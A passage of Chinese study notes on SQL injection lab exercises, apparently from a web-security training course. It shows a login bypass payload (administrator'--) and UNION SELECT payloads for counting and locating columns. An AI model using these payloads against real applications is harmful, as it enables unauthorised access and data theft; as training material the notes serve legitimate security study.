
执行SQL 查询来检查凭据:(wiener bluecheese)
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
如果查询返回用户的详细信息,则登录成功。否则,将被拒绝使用 SQL 注释序列从查询子句中删除密码检查,即可在没有密码的情况下以任何用户身份登录
如提交用户名+空白密码(--WHEREadministrator'--)
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
此查询返回用户名为administrator的用户,并成功将攻击者登录到该用户。四、从其他数据库表中检索数据
心得:union联合查询(类似的还有堆叠注入,order by分类)
实验3:判断列
part1:


part2:
本题是要使用union select

如果 SQL 查询的结果在应用程序的响应中返回,攻击者可以利用 SQL 注入漏洞从数据库中的其他表中检索数据。这是使用关键字完成的,该关键字允许您执行其他查询并将结果追加到原始查询。UNIONSELECT
例如,如果应用程序执行以下包含用户输入“礼物”的查询:
SELECT name, description FROM products WHERE category = 'Gifts''union+select+null,null,null--心得:判断字段数,以及可回现的位置、字段名
实验4:判断字段对应位置
part1:
使用题目给的字符串,3个位置依次换,直到对上指定列的位置

在第二个位置就正确了
